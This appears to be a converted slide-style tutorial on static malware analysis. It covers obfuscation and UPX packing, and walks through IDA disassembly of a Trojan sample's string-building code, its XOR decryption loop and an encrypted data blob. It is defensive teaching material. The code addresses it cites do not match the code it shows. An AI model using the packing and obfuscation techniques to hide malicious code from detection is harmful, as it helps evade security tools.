In fact, this is a self-protection mechanism used by viruses, known as obfuscation, or it can also be understood as a "shell" written by the virus author for their malicious program.


Here, we can see that operations such as **and**, **not**, and **xor** are used for decryption. This is something that should not appear in a normal program, so we can directly flag it as malicious: **Trojan.Win32.Agent.c**.

Packed and Obfuscated Malware

- Malware writers often use **packing or obfuscation** to make their files more difficult to detect or analyze.
- **Obfuscated** programs are ones whose execution the malware author has attempted to hide.
- **Packed** programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analyzed.
- Both techniques will severely limit your attempts to statically analyze the malware.



Packed and Obfuscated Malware



Packers and Cryptos

```
→ ~ upx -o myhack_packed.dll myhack.dll
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2018
UPX 3.95      Markus Oberhumer, Laszlo Molnar & John Reiser      Aug 26th 2018


      File size      Ratio      Format      Name
      -----
      75264 ->      39424      52.38%      win32/pe      myhack_packed.dll

Packed 1 file.
```


4fafbfd2e560778f11beb8f736e80bb1


(Trojan.Win32.Agent.b)

4fafbfd2e560778f11beb8f736e80bb1



IDA jump to 0x00613B50, which is the location of the main function. This is where the actual code of the sample is executed and is the focus of our analysis.





In this **main** function, we primarily analyze the **call** instructions. For example, let's look at the **call** located at 0x00613BAD.

```

006E8010 sub     esp, 834h          ; Integer Subtraction
006E8016 push    ebx
006E8017 xor     ebx, ebx      ; Logical Exclusive OR
006E8019 push    esi
006E801A mov     [esp+83Ch+var_1], bl
006E8021 mov     [esp+83Ch+var_B], bl
006E8028 mov     [esp+83Ch+var_2], 6Ch ; 'l'
006E8030 call    ds:GetEnvironmentStrings ; Indirect Call Near Procedure
006E8036 mov     ds:dword_76046C, eax
006E803B call    ds:GetProcessHeap ; Indirect Call Near Procedure
006E8041 mov     ds:dword_7603D0, eax
006E8046 mov     [esp+83Ch+var_C], 72h ; 'r'
006E804E call    sub_46B1C0      ; Call Procedure
006E8053 mov     al, [esp+83Ch+var_2]
006E805A mov     dl, [esp+83Ch+var_C]
006E8061 mov     cl, 73h ; 's'
006E8063 push    offset Buffer    ; lpString2
006E8068 push    offset Buffer    ; lpString1
006E806D mov     [esp+844h+var_11], cl
006E8074 mov     [esp+844h+var_3], al
006E807B mov     [esp+844h+var_4], 64h ; 'd'
006E8083 mov     [esp+844h+var_F], dl
006E808A mov     [esp+844h+var_E], cl
006E8091 mov     [esp+844h+var_5], 2Eh ; '.'
006E8099 mov     [esp+844h+var_6], al
006E80A0 mov     [esp+844h+var_7], al


```

- In this code, we can see many instances of single characters being moved into memory. As mentioned earlier, this is highly suspicious.

```

006E81E0 mov     cl, [esp+83Ch+var_C]
006E81E7 mov     [esp+83Ch+var_834], edx
006E81EB mov     dl, [esp+83Ch+var_11]
006E81F2 mov     [esp+83Ch+var_E], dl
006E81F9 mov     edx, offset dword_53FA20
006E81FE add     edx, 10h ; Add
006E8201 mov     [esp+83Ch+var_F], cl
006E8208 mov     cl, [esp+83Ch+var_2]
006E820F push    edx ; int
006E8210 push    eax ; int
006E8211 push    ebx ; nIndex
006E8212 mov     [esp+848h+var_82C], offset loc_4010B0
006E821A mov     [esp+848h+var_808], offset unk_756180
006E8222 mov     ds:pcbBuffer, ebx
006E8228 mov     ds:dword_759350, ebx
006E822E mov     ds:dword_7609B8, eax
006E8233 mov     [esp+848h+var_4], 64h ; 'd'
006E823B mov     [esp+848h+var_5], 2Eh ; '.'
006E8243 mov     [esp+848h+var_6], cl
006E824A call     sub_67DF30 ; Call Procedure
006E824F mov     al, [esp+848h+var_2]
006E8256 mov     cl, [esp+848h+var_4]
006E825D lea     edx, [esp+848h+var_834] ; Load Effective Address
006E8261 mov     [esp+848h+var_7], al
006E8268 push    edx
006E8269 mov     [esp+84Ch+var_8], cl
006E8270 mov     [esp+84Ch+var_9], 74h ; 't'


```



```
0067DF63 mov     eax, ds:dword_760470
0067DF68 mov     ecx, offset dword 46B370
0067DF6D add     ecx, eax           ; Add
0067DF6F add     eax, ebx           ; Add
0067DF71 mov     dl, [ecx+ebx]
0067DF74 mov     cl, byte ptr [esp+10h+arg_8]
0067DF78 mov     [eax+esi], dl
0067DF7B mov     eax, ds:dword_760470
0067DF80 add     eax, ebx           ; Add
0067DF82 add     eax, esi           ; Add
0067DF84 mov     dl, [eax]
0067DF86 xor     dl, cl             ; Logical Exclusive OR
0067DF88 inc     ebx               ; Increment by 1
0067DF89 cmp     ebx, 67Dh         ; Compare Two Operands
0067DF8F mov     [eax], dl
0067DF91 jg      short loc_67DFF7 ; Jump if Greater (ZF=0 & SF=0F)
```

Starting from 0x0067DF63, this is actually a decryption process. Why do we say that? First, at 0x0067DF68, there is a `mov` assignment statement, which assigns the content at address 0x0046B370 to `ecx`. Let's take a look at the content at this address


4fafbfd2e560778f11beb8f736e80bb1



```
0046B36A sub_46B1C0 endp
0046B36A
0046B36A ; -----
0046B36B align 10h
0046B370 dword_46B370 dd 4D3217F0h, 0D12B6A4Ah, 8FC96873h, 1372219Dh, 452AC12Ch
0046B370 ; DATA XREF: sub_67DF30+38↓o
0046B384 dd 784BCAE3h, 19B671ADh, 42F911CDh, 0D29C17A9h, 0F6F3362Dh
0046B398 dd 0E7BD5C2Ch, 0F8287871h, 8B55CCA5h, 0A4A0ED52h, 0DFC954ECh
0046B3AC dd 0D7AA7171h, 1E0D5F7Dh, 5F20F47Ah, 4DB5D5E6h, 0FE92DFD8h
0046B3C0 dd 30A31FC3h, 6F7D4BA6h, 924F4A50h, 0AB8DA0C2h, 47DE9CAEh
0046B3D4 dd 460ACADBh, 0A17E5AAFh, 213EAA7Ah, 45109FDDh, 47FD26E7h
0046B3E8 dd 9D9E49ADh, 1372F303h, 0DE211FA5h, 0C3BE3BD5h, 1942C019h
0046B3FC dd 7FF01C4h, 0FCDA171Dh, 8B486A2Ch, 40C6CA27h, 2BF215F0h
0046B410 dd 4EF1E9F3h, 0F2113FDEh, 983A8C0Dh, 935154EAh, 0BBBD97DDh
0046B424 dd 0A329B5BBh, 1F5E55AFh, 7F95B91h, 313C1D97h, 0A783E59h
0046B438 dd 86C99F30h, 9AA422B7h, 9E5478F0h, 0F2AABAA8h, 0C47A8C4Ah
0046B44C dd 6BF20EF0h, 0E7ABF5A4h, 0E4744626h, 0EAC22F51h, 0E075588h
0046B460 dd 45FACD2Eh, 93F522FFh, 0A056875Eh, 0EC8DC304h, 0DA539CA5h
0046B474 dd 0B56CB535h, 0C7CBDA27h, 1D22AB6Dh, 0FDAB4E21h, 0F2340626h
0046B488 dd 933A8C0Ah, 935A54EAh, 0BBA690DDh, 8A00BE84h, 195E7965h
0046B49C dd 7FF05C4h, 0FCDA17DDh, 0A2646F2Dh, 9242F3DBh, 98F02508h
0046B4B0 dd 8DDACA1h, 0C987B2Fh, 0A905D061h, 3DF02E7Dh, 4521635Ah
0046B4C4 dd 0C2BF36D3h, 92420CD4h, 3F3CAA85h, 4ACEDD2Fh, 0ED4B4A66h
0006A770 0046B370: .0003:dword_46B370
```

As you can see, this is a bunch of garbled data, likely encrypted.

4fafbfd2e560778f11beb8f736e80bb1



```
0067DF63 mov     eax, ds:dword_760470
0067DF68 mov     ecx, offset dword_46B370
0067DF6D add     ecx, eax           ; Add
0067DF6F add     eax, ebx         ; Add
0067DF71 mov     dl, [ecx+ebx]
0067DF74 mov     cl, byte ptr [esp+10h+arg_8]
0067DF78 mov     [eax+esi], dl
0067DF7B mov     eax, ds:dword_760470
0067DF80 add     eax, ebx         ; Add
0067DF82 add     eax, esi         ; Add
0067DF84 mov     dl, [eax]
0067DF86 xor     dl, cl          ; Logical Exclusive OR
0067DF88 inc     ebx             ; Increment by 1
0067DF89 cmp     ebx, 67Dh       ; Compare Two Operands
0067DF8F mov     [eax], dl
0067DF91 jg     short loc_67DFF7 ; Jump if Greater (ZF=0 & SF=0F)
```

Following this, there is a series of operations, including **add** (addition) and **xor** (exclusive OR). The **xor** operation, in particular, is a common decryption technique often used by malicious programs. From the final **inc** (increment) and **cmp** (compare) operations, we can deduce that **ebx** holds the number of binary codes to be decrypted, which is 0x67D in this case.

Dynamic Analysis

Dynamic Analysis

- Dynamic analysis is the process of executing malware in a monitored environment to observe its behaviors.

dd66bcf26c50c12f2d1036ada8cc8c14

